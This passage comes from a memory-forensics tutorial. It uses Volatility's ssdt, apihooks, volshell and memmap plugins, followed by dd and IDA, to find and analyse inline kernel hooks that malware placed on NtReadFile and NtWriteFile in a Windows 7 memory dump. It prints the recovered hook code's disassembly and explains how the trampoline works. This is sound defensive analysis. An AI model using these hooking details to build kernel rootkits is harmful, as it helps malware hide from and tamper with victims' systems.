
Before running the "apihooks" plugin which will search for hooks automatically, I have a look ad the SSDT (System Service Dispatch Table) which hosts the addresses of the various system calls provided by the operating system. I'll focus on `NtWriteFile()` and `NtReadFile()` which should be targeted by the malware. As shown in Figure 18, there are apparently nothing suspicious, as the addresses of the functions point in the *ntoskrnl.exe* address space (which is the main kernel executable).



```
root@tank:~/Documents/workdir/volatility-read-only# python vol.py --profile=Win7
SP1x86 -f ../Windows_7_test-a3d899e7.vmem ssdt | grep NtReadFile
Volatility Foundation Volatility Framework 2.3.1
  Entry 0x0111: 0x82aaac8c (NtReadFile) owned by ntoskrnl.exe
  Entry 0x0112: 0x829e06a7 (NtReadFileScatter) owned by ntoskrnl.exe
root@tank:~/Documents/workdir/volatility-read-only# python vol.py --profile=Win7
SP1x86 -f ../Windows_7_test-a3d899e7.vmem ssdt | grep NtWriteFile
Volatility Foundation Volatility Framework 2.3.1
  Entry 0x018c: 0x82ab7f2b (NtWriteFile) owned by ntoskrnl.exe
  Entry 0x018d: 0x829e82f7 (NtWriteFileGather) owned by ntoskrnl.exe
```

Figure 18. *System Service Dispatch Tables inspection*

It is time to invoke the "apihooks" volatility plugin which can search for various types of hooks automatically. In this specific case, I'm looking for modifications in the kernel, so I've launched it with the `-P` which excludes the user-address space from the analysis. As shown in Figure 19 the output is more interesting.



```
root@tank:~/Documents/workdir/volatility-read-only# python vol.py --profile=Win7
SP1x86 -f ../Windows_7_test-a3d899e7.vmem apihooks -P
Volatility Foundation Volatility Framework 2.3.1
*** Failed to import volatility.plugins.addrspaces.legacyintel (AttributeError:
'module' object has no attribute 'AbstractWritablePagedMemory')
************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x82847000 - 0x82c59000)
Function: ntoskrnl.exe!NtReadFile at 0x82aaac8c
Hook address: 0x849b4158
Hooking module: <unknown>

Disassembly(0):
0x82aaac8c e8c794f001       CALL 0x849b4158
0x82aaac91 8982e810bfe1     MOV [EDX-0x1e40ef18], EAX
0x82aaac97 ff33             PUSH DWORD [EBX]
0x82aaac99 f6               DB 0xf6
0x82aaac9a 8975dc           MOV [EBP-0x24], ESI
0x82aaac9d 8975d0           MOV [EBP-0x30], ESI
0x82aaaca0 8975ac           MOV [EBP-0x54], ESI
0x82aaaca3 89               DB 0x89

Disassembly(1):
0x849b4158 58               POP EAX
0x849b4159 e900000000       JMP 0x849b415e
0x849b415e 55               PUSH EBP
0x849b415f 89e5             MOV EBP, ESP
0x849b4161 83ec10           SUB ESP, 0x10
0x849b4164 53               PUSH EBX
0x849b4165 56               PUSH ESI
0x849b4166 57               PUSH EDI
0x849b4167 833da4519b8400   CMP DWORD [0x849b51a4], 0x0
0x849b416e 0f               DB 0xf
0x849b416f 84               DB 0x84

************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x82847000 - 0x82c59000)
Function: ntoskrnl.exe!NtWriteFile at 0x82ab7f2b
Hook address: 0x849b424a
Hooking module: <unknown>

Disassembly(0):
0x82ab7f2b e81ac3ef01       CALL 0x849b424a
0x82ab7f30 8a82e871ece0     MOV AL, [EDX-0x1f138e18]
0x82ab7f36 ff33             PUSH DWORD [EBX]
```

Figure 19. *Inspecting System calls hooks with volatility*


The output shows that there is a inline hook installed both on `NtReadFile()` and `NtWriteFile()` functions. The figure is cut but there were no other functions hooked. The "Disassembly(0):" parts shows the code of the first instructions inside each legit function: it can be noted that the first instruction is a `CALL` to an absolute address outside of *ntoskrnl.exe* address space, for both the hooked functions. This techniques is called "inline hook", and consist of overwriting the first bytes of a function transferring the control to the attacker code, instead of modifying the function address inside the Kernel System Call Tables (SSDT hook). When the hook code ends its work, it returns to the original function usually through a `CALL` or equivalent instruction inside the virtual address space of the victim function. Volatility is also showing that the the "Hooking module" is "unknown". This mean that the tool has not been able to identify a kernel module in the Kernel virtual address space where the hook jumps: a clue that the hook code may have been written as pure shellcode. Our investigation can proceed with a quick inspection of the hook code and to do so we can take advantage of the "volshell" plugin. We know that the `NtReadFile()` hook coode start at Virtual Addres `0x849b4158` and the `NtWriteFile()` hook code start at `0x849b424a`. This means that the space between the first and the second address, of size 0x849b424a - 0x849b4158 = 0xf2 should contain the code of the `NtReadFile()` hook. I'll focus the analysis on the `NtReadFile()` hook, leaving the `NtWriteFile()` hook as an exercise for the reader.

Listing 1. *Disassembling the NtReadFile() hook code inside the RAM dump*

```
lollo@tank:~/Documents/workdir/volatility-read-only$ python vol.py -f ../Windows_7_test-a3d899e7.vmem
--profile=Win7SP1x86 volshell
Volatility Foundation Volatility Framework 2.3.1
*** Failed to import volatility.plugins.addrspaces.legacyintel (AttributeError: 'module' object has no
attribute 'AbstractWritablePagedMemory')
Current context: process System, pid=4, ppid=0 DTB=0x185000
Welcome to volshell! Current memory image is:
file:///home/lollo/Documents/workdir/Windows_7_test-a3d899e7.vmem
To get help, type 'hh()'
>>> dis(0x849b4158, length=0xf2)
0x849b4158 58                            POP EAX
0x849b4159 e900000000                    JMP 0x849b415e
0x849b415e 55                            PUSH EBP
0x849b415f 89e5                          MOV EBP, ESP
0x849b4161 83ec10                        SUB ESP, 0x10
0x849b4164 53                            PUSH EBX
0x849b4165 56                            PUSH ESI
0x849b4166 57                            PUSH EDI
0x849b4167 833da4519b8400                CMP DWORD [0x849b51a4], 0x0
0x849b416e 0f841b000000                  JZ 0x849b418f
0x849b4174 8b451c                        MOV EAX, [EBP+0x1c]
0x849b4177 3b0508529b84                  CMP EAX, [0x849b5208]
0x849b417d 0f820c000000                  JB 0x849b418f
0x849b4183 3b050c529b84                  CMP EAX, [0x849b520c]
0x849b4189 0f8271000000                  JB 0x849b4200
0x849b418f 8b4524                        MOV EAX, [EBP+0x24]
0x849b4192 83f800                        CMP EAX, 0x0
0x849b4195 0f848d000000                  JZ 0x849b4228
0x849b419b 837804ff                      CMP DWORD [EAX+0x4], -0x1
0x849b419f 0f8509000000                  JNZ 0x849b41ae
0x849b41a5 8338fe                        CMP DWORD [EAX], -0x2
0x849b41a8 0f847a000000                  JZ 0x849b4228
0x849b41ae ff30                          PUSH DWORD [EAX]
0x849b41b0 8f45f0                        POP DWORD [EBP-0x10]
0x849b41b3 ff7004                        PUSH DWORD [EAX+0x4]
0x849b41b6 8f45f4                        POP DWORD [EBP-0xc]
0x849b41b9 ff7528                        PUSH DWORD [EBP+0x28]
0x849b41bc ff7524                        PUSH DWORD [EBP+0x24]
0x849b41bf ff7520                        PUSH DWORD [EBP+0x20]
0x849b41c2 ff751c                        PUSH DWORD [EBP+0x1c]
0x849b41c5 ff7518                        PUSH DWORD [EBP+0x18]
0x849b41c8 ff7514                        PUSH DWORD [EBP+0x14]
0x849b41cb ff7510                        PUSH DWORD [EBP+0x10]
0x849b41ce ff750c                        PUSH DWORD [EBP+0xc]
0x849b41d1 ff7508                        PUSH DWORD [EBP+0x8]
0x849b41d4 e8b7120000                    CALL 0x849b5490
0x849b41d9 50                            PUSH EAX
0x849b41da 51                            PUSH ECX
0x849b41db 52                            PUSH EDX
0x849b41dc 8d4df0                        LEA ECX, [EBP-0x10]
```

```
0x849b41df 50                                PUSH EAX
0x849b41e0 6a01                              PUSH 0x1
0x849b41e2 6a00                              PUSH 0x0
0x849b41e4 51                                PUSH ECX
0x849b41e5 ff7520                            PUSH DWORD [EBP+0x20]
0x849b41e8 ff751c                            PUSH DWORD [EBP+0x1c]
0x849b41eb ff7518                            PUSH DWORD [EBP+0x18]
0x849b41ee ff7508                            PUSH DWORD [EBP+0x8]
0x849b41f1 e846010000                        CALL 0x849b433c
0x849b41f6 5a                                POP EDX
0x849b41f7 59                                POP ECX
0x849b41f8 58                                POP EAX
0x849b41f9 5f                                POP EDI
0x849b41fa 5e                                POP ESI
0x849b41fb 5b                                POP EBX
0x849b41fc c9                                LEAVE
0x849b41fd c22400                            RET 0x24
0x849b4200 ff7528                            PUSH DWORD [EBP+0x28]
0x849b4203 ff7524                            PUSH DWORD [EBP+0x24]
0x849b4206 ff7520                            PUSH DWORD [EBP+0x20]
0x849b4209 ff751c                            PUSH DWORD [EBP+0x1c]
0x849b420c ff7518                            PUSH DWORD [EBP+0x18]
0x849b420f ff7514                            PUSH DWORD [EBP+0x14]
0x849b4212 ff7510                            PUSH DWORD [EBP+0x10]
0x849b4215 ff750c                            PUSH DWORD [EBP+0xc]
0x849b4218 ff7508                            PUSH DWORD [EBP+0x8]
0x849b421b e870120000                        CALL 0x849b5490
0x849b4220 50                                PUSH EAX
0x849b4221 51                                PUSH ECX
0x849b4222 52                                PUSH EDX
0x849b4223 e9ceffffff                        JMP 0x849b41f6
0x849b4228 8d45f8                            LEA EAX, [EBP-0x8]
0x849b422b 8d55f0                            LEA EDX, [EBP-0x10]
0x849b422e 6a0e                              PUSH 0xe
0x849b4230 6a08                              PUSH 0x8
0x849b4232 52                                PUSH EDX
0x849b4233 50                                PUSH EAX
0x849b4234 ff7508                            PUSH DWORD [EBP+0x8]
0x849b4237 e80febffff                        CALL 0x849b2d4b
0x849b423c 83f800                            CMP EAX, 0x0
0x849b423f 0f85bbffffff                      JNZ 0x849b4200
0x849b4245 e96fffffff                        JMP 0x849b41b9
```


As the reader can see, the code references other addresses which are outside the supposed address space of the hook code (between `0x849b4158` and `0x849b424a`). For the moment we'll focus on the last instruction before the hook code of the `NtWriteFile()` which is an inconditional jump to the `0x849b41b9` address. At that address, the hook code saves 9 parameters on the stack, which is exactly the same number of parameters accepted by the function `NtReadFile()`, as documented at *http://msdn.microsoft.com/en-us/library/windows/hardware/ff567072%28v=vs.85%29.aspx* (the reference is to the `ZwReadFile()` which is the kernel function corresponding to `NtReadFile()`) The code then jumps to a relatively far location at address `0x849b5490`. The disassembly is shown in Figure 20.



```
>>> dis(0x849b5490, length=0x20)
0x849b5490 6a4c                    PUSH 0x4c
0x849b5492 68d8cd8982              PUSH DWORD 0x8289cdd8
0x849b5497 e9f7570ffe              JMP 0x82aaac93
```

Figure 20. *The hook code which jumps back to the NtReadFile() function*


The hook code ends by saving the original function context (`0x8289cdd8` is an address inside *ntoskrnl.exe*) and returning in the `NtReadFile()` function, at address `0x82aaac93`. This is where "trampoline" (the code that transfer the control to the hook code) ends and the legit code of the function starts. Note also that the modification of the first bytes of the `NtReadFile()` has confused the disassembly made by volatility in Figure 19. The disassembly has produced some meaningless instructions, such as `MOV [EDX-0x1e40ef18], EAX`. The Figure 21 shows how the function looks by starting the disassembly at the jump back address.



```
>>> dis(0x82aaac91, length=0x10)
0x82aaac91 8982e810bfe1                   MOV [EDX-0x1e40ef18], EAX
0x82aaac97 ff33                           PUSH DWORD [EBX]
0x82aaac99 f6                             DB 0xf6
0x82aaac9a 8975dc                         MOV [EBP-0x24], ESI
0x82aaac9d 8975d0                         MOV [EBP-0x30], ESI
0x82aaaca0 89                             DB 0x89
>>> dis(0x82aaac93, length=0x10)
0x82aaac93 e810bfe1ff                     CALL 0x828c6ba8
0x82aaac98 33f6                           XOR ESI, ESI
0x82aaac9a 8975dc                         MOV [EBP-0x24], ESI
0x82aaac9d 8975d0                         MOV [EBP-0x30], ESI
0x82aaaca0 8975ac                         MOV [EBP-0x54], ESI
```

Figure 21. *Effects of the trampoline installation on the NtReadFile() function*


If an analyst want to analyze deeper the hook code, it is also possible to extract the memory pages which contains that code and try do to some analysis with IDA Pro (*https://www.hex-rays.com/products/ida/*). As shown in Listing 1, we have some references to memory locations far from each other, for instance `CALL 0x849b5490, CALL 0x849b2d4b`. We can identify memory pages that contains the hook code with the "memmap" plugin, as shown in Figure 22 (the `--pid 4` is the process ID of the System process which represents the kernel).



```
lollo@tank:~/Documents/workdir/volatility-read-only$ python vol.py -f ../Windows
_7_test-a3d899e7.vmem --profile=Win7SP1x86 --pid 4 memmap | grep "0x849b"
Volatility Foundation Volatility Framework 2.3.1
0x849b0000 0x3f7b0000      0x1000      0x1a9f000
0x849b1000 0x3f7b1000      0x1000      0x1aa0000
0x849b2000 0x3f7b2000      0x1000      0x1aa1000
0x849b3000 0x3f7b3000      0x1000      0x1aa2000
0x849b4000 0x3f7b4000      0x1000      0x1aa3000
0x849b5000 0x3f7b5000      0x1000      0x1aa4000
0x849b6000 0x3f7b6000      0x1000      0x1aa5000
0x849b7000 0x3f7b7000      0x1000      0x1aa6000
0x849b8000 0x3f7b8000      0x1000      0x1aa7000
0x849b9000 0x3f7b9000      0x1000      0x1aa8000
0x849ba000 0x3f7ba000      0x1000      0x1aa9000
0x849bb000 0x3f7bb000      0x1000      0x1aaa000
0x849bc000 0x3f7bc000      0x1000      0x1aab000
0x849bd000 0x3f7bd000      0x1000      0x1aac000
0x849be000 0x3f7be000      0x1000      0x1aad000
0x849bf000 0x3f7bf000      0x1000      0x1aae000
0x90a18000 0x1752a000      0x1000      0x849b000
```

Figure 22. *Memory pages connected to the hook code*


In the `NtReadFile()` hook code we have three pages involved, and corresponds to the virtual addresses `0x849b2000`, `0x849b4000`, `0x849b5000`, each of size `0x1000` (third column). We can use the physical address (the second column) as "dd" option. I'll extract the contiguous space between the virtual address `0x849b2000` and `0x849b5000 + 0x1000`, which has a size of `0x4000` that translate to 16384 decimal. I'll use `0x3f7b2000` as base address which translate to `1065033728` decimal (Figure 22).



```
lollo@tank:~/Documents/workdir/volatility-read-only$ dd if=../Windows_7_test-a3d
899e7.vmem bs=1 skip=1065033728 count=16384 > /tmp/memory_pages.bin
16384+0 records in
16384+0 records out
16384 bytes (16 kB) copied, 0.039766 s, 412 kB/s
```

Figure 22. *Memory pages connected to the hook code*

Now I have installed a copy of IDA Free and moved the file "memory_pages.bin" inside the Windows Analysis Machine. While opening the file with IDA, I have to specify the processor (which in my case is part of the 80686 family), as shown in Figure 23.



Load a new file

Load file C:\Users\lcantoni\Desktop\memory_pages.bin as
Binary file

Processor type: Intel 80x86 processors: 80686p

Loading segment: 0x00000000
Loading offset: 0x00000000


Analysis
[✓] Enabled
[✓] Indicator enabled

Options
[✓] Create segments
[✓] Load as code segment
[✓] Rename DLL entries
[ ] Manual load
[ ] Fill segment gaps
[ ] Loading options
[✓] Do not align segments

System DLL directory: C:\Windows

Figure 23. *Memory page dump opening with IDA*

The disassembler will ask if I want to disassemble the file in 16-bit or 32-bit mode. Obviously I will choose 32 bit. Then the dissassembler will tell that it is not able to identify an entry point and that we have to mark as code the sections that we believe are code (Figure 24)



Information

You have just loaded a binary file.


IDA Pro can't identify the entry point automatically as there is no standard of binaries.

Please move to what you think is an entry point and press 'C' to start the autoanalysis.

[ ] Don't display this message again

Figure 24. *The disassembler asking to identify manually code*

Now, if I want that IDA recognize as code at the entry point of the `NtReadFile()` hook for instance, I have to calculate the offset inside the dump and then press "C" on the first byte to mark it as code. I've started the dump at `0x849b2000`, but the address of interest is at `0x849b4158`. `0x849b4158 - 0x849b2000 = 0x2158`. This value will be the same also if I perform the subtraction with physical addresses. So, I click the "Jump" menu, then choose "Jump to address", write `0x2158` and click ok. Then I'll click on the byte at that address and then press "C". The result is shown in Figure 25, obviously the disassmbler may need to be instructed to interpret bytes as code also in other parts of the dump.



```
seg000:00002156                 db  5Eh ; ^
seg000:00002157                 db 0C3h ; +
seg000:00002158 ; ---------------------------------------------------------------
seg000:00002158                 pop     eax
seg000:00002159                 jmp     $+5
seg000:0000215E                 push    ebp
seg000:0000215F                 mov     ebp, esp
seg000:00002161                 sub     esp, 10h
seg000:00002164                 push    ebx
seg000:00002165                 push    esi
seg000:00002166                 push    edi
seg000:00002167                 cmp     dword ptr ds:849B51A4h, 0
seg000:0000216E                 jz      loc_218F
seg000:00002174                 mov     eax, [ebp+1Ch]
seg000:00002177                 cmp     eax, ds:849B5208h
seg000:0000217D                 jb      loc_218F
seg000:00002183                 cmp     eax, ds:849B520Ch
seg000:00002189                 jb      loc_2200
seg000:0000218F
seg000:0000218F loc_218F:                               ; CODE XREF: seg000:0000216E↑j
seg000:0000218F                                         ; seg000:0000217D↑j
seg000:0000218F                 mov     eax, [ebp+24h]
seg000:00002192                 cmp     eax, 0
seg000:00002195                 jz      loc_2228
seg000:0000219B                 cmp     dword ptr [eax+4], 0FFFFFFFFh
seg000:0000219F                 jnz     loc_21AE
seg000:000021A5                 cmp     dword ptr [eax], 0FFFFFFFEh
seg000:000021A8                 jz      loc_2228
seg000:000021AE
seg000:000021AE loc_21AE:                               ; CODE XREF: seg000:0000219F↑j
seg000:000021AE                 push    dword ptr [eax]
```

Figure 25. *The entry point of the NtReadFile() hook coode inside IDA Pro*

IDENTIFY DLL SEARCH ORDER EXPLOITS

